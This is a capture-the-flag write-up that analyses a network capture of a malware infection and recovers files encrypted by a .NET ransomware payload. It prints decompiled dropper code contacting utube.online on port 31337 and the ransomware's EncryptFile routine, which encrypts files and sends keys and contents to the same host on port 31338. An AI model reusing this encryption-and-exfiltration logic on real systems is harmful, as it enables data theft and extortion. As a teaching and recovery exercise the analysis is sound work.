What is it?

Malware that tries to ruin your life and steal your waifu. We get a network capture containing data from when someone downloaded a piece of malware and it ran on their computer. My malware analyst fingers were tingling to embark on something that made me feel like this:

Our job is to see what the malware does, and recover data that the user lost.

How to solve it?

Browsing the PCAP we see a chonky HTTP GET request that downloads some executable:

No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Data	Info
664	3.931081	192.168.0.115	13.107.21.200	TLSv1.2	132			Application Data
665	3.943396	13.107.21.200	192.168.0.115	TCP	60			443 → 49815 [ACK] Seq=110117 Ack=5198 Win=262144 Len=0
666	3.943493	192.168.0.115	192.168.0.104	TCP	66			49820 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
667	3.944130	192.168.0.104	192.168.0.115	TCP	66			8000 → 49820 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
668	3.944269	192.168.0.115	192.168.0.104	TCP	54			49820 → 8000 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
669	3.944966	192.168.0.115	192.168.0.104	HTTP	223			GET /xQwdrq.exe HTTP/1.1
670	3.945365	192.168.0.104	192.168.0.115	TCP	60			8000 → 49820 [ACK] Seq=1 Ack=170 Win=64128 Len=0
671	3.945495	13.107.21.200	192.168.0.115	TCP	60			443 → 49815 [ACK] Seq=110117 Ack=5276 Win=262144 Len=0
672	3.946102	192.168.0.104	192.168.0.115	TCP	256			8000 → 49820 [PSH, ACK] Seq=1 Ack=170 Win=64128 Len=202 [TCP segment of a reassembled PDU]
673	3.946102	192.168.0.104	192.168.0.115	TCP	1514			8000 → 49820 [ACK] Seq=203 Ack=170 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
674	3.946102	192.168.0.104	192.168.0.115	TCP	1514			8000 → 49820 [ACK] Seq=1663 Ack=170 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
675	3.946102	192.168.0.104	192.168.0.115	TCP	1514			8000 → 49820 [ACK] Seq=3123 Ack=170 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
676	3.946102	192.168.0.104	192.168.0.115	TCP	1514			8000 → 49820 [ACK] Seq=4583 Ack=170 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
677	3.946102	192.168.0.104	192.168.0.115	TCP	1514			8000 → 49820 [PSH, ACK] Seq=6043 Ack=170 Win=64128 Len=1460 [TCP segment of a reassembled PDU]


File->Export Objects->HTTP extracts the EXE for us, we can now reverse it! From the get go it seems like standard malware, connects to *utube.online* on port *31337*, then sends **z11gj1** and waits for a response:

```
  if ( getaddrinfo("utube.online", "31337", &pHints, &ppResult) )
    goto LABEL_21;
  v5 = ppResult;
  if ( ppResult )
  {
    while ( 1 )
    {
      v6 = socket(v5->ai_family, v5->ai_socktype, v5->ai_protocol);
      v3 = v6;
      if ( v6 == -1i64 )
        goto LABEL_21;
      if ( connect(v6, v5->ai_addr, v5->ai_addrlen) != -1 )
      {
        v5 = ppResult;
        break;
      }
      closesocket(v3);
      v5 = v5->ai_next;
      if ( !v5 )
      {
        freeaddrinfo(ppResult);
        WSACleanup();
        return 1;
      }
    }
  }
  freeaddrinfo(v5);
  if ( v3 == -1i64 )
  {
LABEL_21:
    WSACleanup();
    return 1;
  }
  if ( send(v3, "z11gj1\n", 7, 0) == -1 )
    goto LABEL_30;
  memset(buf, 0, sizeof(buf));
  nSize = 260;
  recv(v3, buf, 1024, 0);
```

The malware then utilizes 360 Degree 0-Day Protection and gets the computer's DNS Domain Name to decrypt the buffer it just received:

```
 83  GetComputerNameExA(ComputerNameDnsDomain, Buffer, &nSize);
 84  v7 = 0;
 85  v31 = 0;
 86  v8 = -1i64;
 87  do
 88    ++v8;
 89  while ( Buffer[v8] );
 90  if ( v8 )
 91  {
 92    v9 = 0i64;
 93    do
 94    {
 95      Buffer[v9] ^= buf[v9];
 96      ++v9;
 97      ++v7;
 98      v10 = -1i64;
 99      do
100        ++v10;
101      while ( Buffer[v10] );
102    }
103    while ( v7 < v10 );
104  }
```

Basically, I'll need to figure what that name is, otherwise the stuff it decrypts won't be correct. Let's look in the PCAPerino. Scrolling thru we see the KRB5 protocol being used (Kerberos), and by googling it seems to send some DNS data around, the only legible string in any of these is "MEGACORP.LOCAL", we we'll just use that and hope that it works.



Next it sends another command, allocates some memory, receives data into that memory region, then uses that region and *Buffer* from the image above to decrypt it. How does decryption work? Who cares, we can just let a debugger run it for us.

```
104   }
105   if ( send(v3, "533_11s4\n", 9, 0) == -1 )
106   {
107 LABEL_30:
108     closesocket(v3);
109     goto LABEL_21;
110   }
111   fuckyou = (char *)VirtualAlloc(0i64, 0x2710ui64, 0x1000u, 4u);
112   recv(v3, fuckyou, 7680, 0);
113   v12 = decrypt_resource((__int64)Buffer, (__int64)fuckyou, 7680);
114   v13 = GetModuleHandleW(0i64);
115   v14 = v13;
116   v15 = FindResourceW(v13, (LPCWSTR)0x65, (LPCWSTR)0xA);
117   v16 = v15;
118   if ( !v15 )
119     exit(0);
120   v17 = LoadResource(v14, v15);
121   rsrc_size = SizeofResource(v14, v16);
122   locked_rsrc = LockResource(v17);
123   v20 = rsrc_size;
124   copied_res = VirtualAlloc(0i64, rsrc_size, 0x1000u, 4u);
125   memcpy(copied_res, locked_rsrc, rsrc_size);
126   v22 = decrypt_resource((__int64)Buffer, (__int64)copied_res, rsrc_size);
```

It decrypts twice, we get *fuckyou* decrypted, and *copied_res*, as well. Effectively (as we would see in a debugger) its just two portions of some application that are then slapped together at a specific offset so that it can run. Why won't I show you pictures from the debugger you ask? Well, because this operation is left as an exercise to the reader.

We can see the combining here, and *runthing* will launch the decrypted application:

```
memcpy(copied_res, locked_rsrc, rsrc_size);
v22 = decrypt_resource((__int64)Buffer, (__int64)copied_res, rsrc_
if ( rsrc_size )
{
  v23 = v12 - v22;
  do
  {
    v22[v23 + 3504] = *v22;
    ++v22;
    --v20;
  }
  while ( v20 );
}
WSACleanup();
runthing(v12, Buffer);
StartupInfo.hStdError = 0i64;
```

Ok, so now we need to get the stuff decrypted. Naturally the connections won't work anymore and we can't just run it on our machine, so what do we do? We utilize the godsend that x64dbg is and breakpoint at specific jumps where connection checks would fail, bypass these, and then somehow we have to manually slap the data into respective areas in memory. We can see all of this communication in the PCAP by filtering for port 31337:

tcp.port == 31337

No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Data	Info
1130	8.365228	192.168.0.115	192.168.0.104	TCP	66			49828 → 31337 [SYN] Se…
1131	8.365599	192.168.0.104	192.168.0.115	TCP	66			31337 → 49828 [SYN, AC…
1132	8.365712	192.168.0.115	192.168.0.104	TCP	54			49828 → 31337 [ACK] Se…
1133	8.365800	192.168.0.115	192.168.0.104	TCP	61		7a3131676a310a	49828 → 31337 [PSH, AC…
1134	8.365998	192.168.0.104	192.168.0.115	TCP	60			31337 → 49828 [ACK] Se…
1135	8.390072	192.168.0.104	192.168.0.115	TCP	62		910334f11d7644e3	31337 → 49828 [PSH, AC…
1136	8.390585	192.168.0.115	192.168.0.104	TCP	63		3533335f313173340a	49828 → 31337 [PSH, AC…
1137	8.392793	192.168.0.104	192.168.0.115	TCP	60			31337 → 49828 [ACK] Se…
1142	8.646009	192.168.0.104	192.168.0.115	TCP	1514		01c1cc4bc079bf777067723f82925213cb16772dd6dd4aca…	31337 → 49828 [ACK] Se…
1143	8.646009	192.168.0.104	192.168.0.115	TCP	1514		ceccade0a2de146e8ab5e246baca196790dc43e01e56ee11…	31337 → 49828 [ACK] Se…
1144	8.646009	192.168.0.104	192.168.0.115	TCP	1514		ec438f32d5304c932d0dbdbe0301adbfd3223ef33879b211…	31337 → 49828 [ACK] Se…
1145	8.646009	192.168.0.104	192.168.0.115	TCP	1514		764d8dace3e721b6125ec4a1304dd08d569e6c1de39b9e51…	31337 → 49828 [ACK] Se…
1146	8.646009	192.168.0.104	192.168.0.115	TCP	1514		d5769810463fb83affeca471a2bb14dc7603a16ba959d866…	31337 → 49828 [PSH, AC…
1147	8.646009	192.168.0.104	192.168.0.115	TCP	434		d26034d88524bea93f00bd23de0aa70895e591c7276f6c42…	31337 → 49828 [PSH, AC…
1148	8.646009	192.168.0.104	192.168.0.115	TCP	60			31337 → 49828 [FIN, AC…
1149	8.646241	192.168.0.115	192.168.0.104	TCP	54			49828 → 31337 [ACK] Se…
1150	8.647386	192.168.0.115	192.168.0.104	TCP	54			49828 → 31337 [RST, AC…

TL;DR we just slap in all of this data into what *fuckyou* and *Buffer* are supposed to be during debugging, and let it decrypt itself, then breakpoint before *runthing* is called (yes MEGACORP.LOCAL was the correct DNS name). Looking at the decompilation for *runthing* :

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Strings window

```
int v22; // [rsp+A8h] [rbp-58h]
LONG rgIndices; // [rsp+ACh] [rbp-54h]
VARIANTARG v24; // [rsp+B0h] [rbp-50h]
VARIANTARG pv; // [rsp+C8h] [rbp-38h]
VARIANTARG pvarg; // [rsp+E0h] [rbp-20h]
BSTR *v27; // [rsp+F8h] [rbp-8h]
BSTR *entrycopy; // [rsp+100h] [rbp+0h]
SAFEARRAYBOUND rgsabound; // [rsp+108h] [rbp+8h]

v15 = 0i64;
v16 = 0i64;
v17 = 0i64;
if ( (int)CLRCreateInstance(&unk_7FF6B99845D0, &unk_7FF6B9984590, &v17) < 0
  || (*(int (__fastcall **)(__int64, const wchar_t *, void *, __int64 *))(*(_QWORD *)v17 + 24i64))(
       v17,
       L"v4.0.30319",
       &unk_7FF6B99845E0,
       &v15) < 0
  || (*(int (__fastcall **)(__int64, int *))(*(_QWORD *)v15 + 80i64))(v15, &v22) < 0
  || !v22
  || (*(int (__fastcall **)(__int64, void *, void *, __int64 *))(*(_QWORD *)v15 + 72i64))(
       v15,
       &unk_7FF6B99845C0,
       &unk_7FF6B99845A0,
       &v16) < 0
  || (*(int (__fastcall **)(__int64))(*(_QWORD *)v16 + 80i64))(v16) < 0 )
{
  return;
}
v18 = 0i64;
v21 = 0i64;
if ( (*(int (__fastcall **)(__int64, int (__fastcall ****)(_QWORD, void *, __int64 *)))(*(_QWORD *)v16 + 104i64))(
       v16,
       &v21) < 0 )
  goto LABEL_65;
v4 = v21;
if ( !v21 )
{
  returnoffset(2147500035i64);
  goto LABEL_72;
}
if ( v18 )
  (*(void (__fastcall **)(__int64))(*(_QWORD *)v18 + 16i64))(v18);
```

All I can say is:

Effectively it runs the thing it just decrypted with some parameters, as we'll see later. We yeet the decrypted program out from memory and save it as *decrypt2kurwa.bin*. We quickly see that this is a .NET program, so we slap it into dnSpai and can continue reversing. I figured I was getting close to the solution, and hoped that I didn't have to slap more data around. My hopes were not fulfilled and dreams shattered.

```
65
66          // Token: 0x06000003 RID: 3 RVA: 0x00002100 File Offset: 0x00000300
67          public static void EncryptFile(string file, string key)
68          {
69              string publicKey = null;
70              string text = null;
71              Stego.CreateKeys(out publicKey, out text, 1024);
72              byte[] bytes = File.ReadAllBytes(file);
73              byte[] buffer = Guid.NewGuid().ToByteArray();
74              byte[] array;
75              using (MD5 md = MD5.Create())
76              {
77                  array = md.ComputeHash(buffer);
78              }
79              string password = Convert.ToBase64String(array);
80              byte[] array2 = Graphy.Encrypt(bytes, password);
81              string text2 = file + ".enc";
82              byte[] array3 = Stego.Encrypt(array, publicKey);
83              byte[] array4 = new byte[text.Length];
84              byte[] array5 = new byte[key.Length];
85              for (int i = 0; i < key.Length; i++)
86              {
87                  array5[i] = Convert.ToByte(key[i]);
88              }
89              for (int j = 0; j < text.Length; j++)
90              {
91                  array4[j] = (byte)(text[j] ^ (char)array5[j % array5.Length]);
92              }
93              int num = array3.Length + array4.Length;
94              TcpClient tcpClient = new TcpClient();
95              tcpClient.Connect("utube.online", 31338);
96              NetworkStream stream = tcpClient.GetStream();
97              byte[] bytes2 = Encoding.UTF8.GetBytes(num.ToString() + "\n");
98              stream.Write(bytes2, 0, bytes2.Length);
99              stream.ReadByte();
100             byte[] array6 = new byte[num];
101             Buffer.BlockCopy(array3, 0, array6, 0, array3.Length);
102             Buffer.BlockCopy(array4, 0, array6, array3.Length, array4.Length);
103             stream.Write(array6, 0, array6.Length);
104             stream.ReadByte();
105             byte[] array7 = new byte[text2.Length];
106             for (int k = 0; k < text2.Length; k++)
107             {
108                 array7[k] = (byte)(text2[k] ^ (char)array5[k % array5.Length]);
109             }
110             byte[] bytes3 = Encoding.UTF8.GetBytes(array7.Length.ToString() + "\n");
111             stream.Write(bytes3, 0, bytes3.Length);
112             stream.ReadByte();
113             stream.Write(array7, 0, array7.Length);
114             stream.ReadByte();
115             bytes3 = Encoding.UTF8.GetBytes(array2.Length.ToString() + "\n");
116             stream.Write(bytes3, 0, bytes3.Length);
117             stream.ReadByte();
118             int num2 = 0;
119             int num3 = array2.Length;
120             while (num2 != num3)
121             {
122                 stream.Write(array2, num2, 1);
123                 num2++;
124             }
125             byte[] array8;
126             do
127             {
128                 array8 = new byte[3];
129                 stream.Read(array8, 0, 3);
130             }
131             while (!(Encoding.UTF8.GetString(array8, 0, array8.Length) == "end"));
132             stream.Close();
133             tcpClient.Close();
134             File.Delete(file);
135         }
136     }
137 }
138
```

Kurwa.

To tl;dr, this thing encrypts all files in the user's Documents folder by doing a few things:

- Creates a public and private key pair, stored in *publicKey* and *text* respectively
- Get's some GUID thing, gets the MD5 hash of it, stores it in *array*, uses its bytes as *password*
- Encrypts the file using *password* and Rijndael/AES
- Encrypts *password* using RSA with the public key
- Encrypts the private key by xoring it with *key* which is a parameter into the *EncryptFile* function
- Concatenates the two encrypted things
- Gets the length of both the encrypted password and private key
- Connects to utube.online on port 31338
- Sends the length it calculated above
- Sends concatenated encrypted password and private key
- Sends encrypted filename but we don't care about that
- Sends the encrypted file contents


MFW all of the encryption parameters are changed for every file it encrypts, except *key*:

Key FACTS:


- Since it sends the concatenated stuff over the network, the PCAP has it
- If we get *key* we can decrypt the private key, thus the password, thus the file it corresponds to

What the FUCK is *key*? Time to go back to our initial malware dropper, and see what *runthing* does. By reading the code, it seems to specify parameters for the application it runs here:

pv.llVal will be our *key* which is some string that is stored in lpMultiByteStr. Wut dis? Well, it's the second parameter to the *runthing* function. So... `runthing(v12, Buffer);` Shieeeeeeeet. It's the Buffer (DNS name) that is xor'd with some data the we receive in the beginning. Extracting from PCAP, we get the bytes: *910334f11d7644e3*. Xoring them using *MEGACORP.LOCAL* like here:



We get:



We also see in dnSpy that it uses the bytes of this string, hence we'll try and use these to decrypt everything now. Filtering for port 31338 in the PCAP we get all the comms we need. We SLAP the data into cyberchef, xor using the key we got above, and fuck me:

length: 230

From Hex

Delimiter: Auto

XOR

Key: dc4673b05e3916b3 (HEX)

Scheme: Standard

Null preserving

To Hex

Delimiter: Space

Bytes per line: 0

```
9f962571c80d668c6780311e03717b806a9e56c3b2bfa215639c68c0534656d
98896dd7f2527a33a1d9d1a7e9be72a3d693a54cc97596f476130838c0f9c92
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e50823ff125f70df993434c51c6f75f6e17a5cf4600539e18f0738d5276f77d
fa9234d
```

Output

time: 2ms
length: 1043
lines: 1

```
CÐVÁ.4p?»ÆB®]Hm3¶Ø%sì.´¦¿Ú.p
.@jTÐ®Ï{.µ.ÁÛiÎÅÞ<.µ|'|É`yô¾vð<Q¥.SÈÙ.ýYä."1@âN..Ø1.×5¿p:ØT.y..
Ô[.øÔ1ÌÒ]òÆóÒL÷vîÝ¾BåEéúf.¬ä>>.ùä..T<RSAKeyValue>
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
Seems legit, note the first 256 bytes are just the encrypted md5 hash, that's why the garbage data. Ok. Now let's use this to decrypt the file this corresponds to. Effectively, I decrypt the MD5 hash using the private key corresponding to it, then I just copy pasted the encryption routine from dnSpy and made it decrypt the file instead. A solver with the code will be provided with this writeup.

Okay, so let's try it! I decrypt the first file and guess fucking what:

Press F to pay respects for my fallen monitor which could not withstand abuse.

Similarly then, we see that a second file is sent over the network. We repeat the above process and thank fuck:



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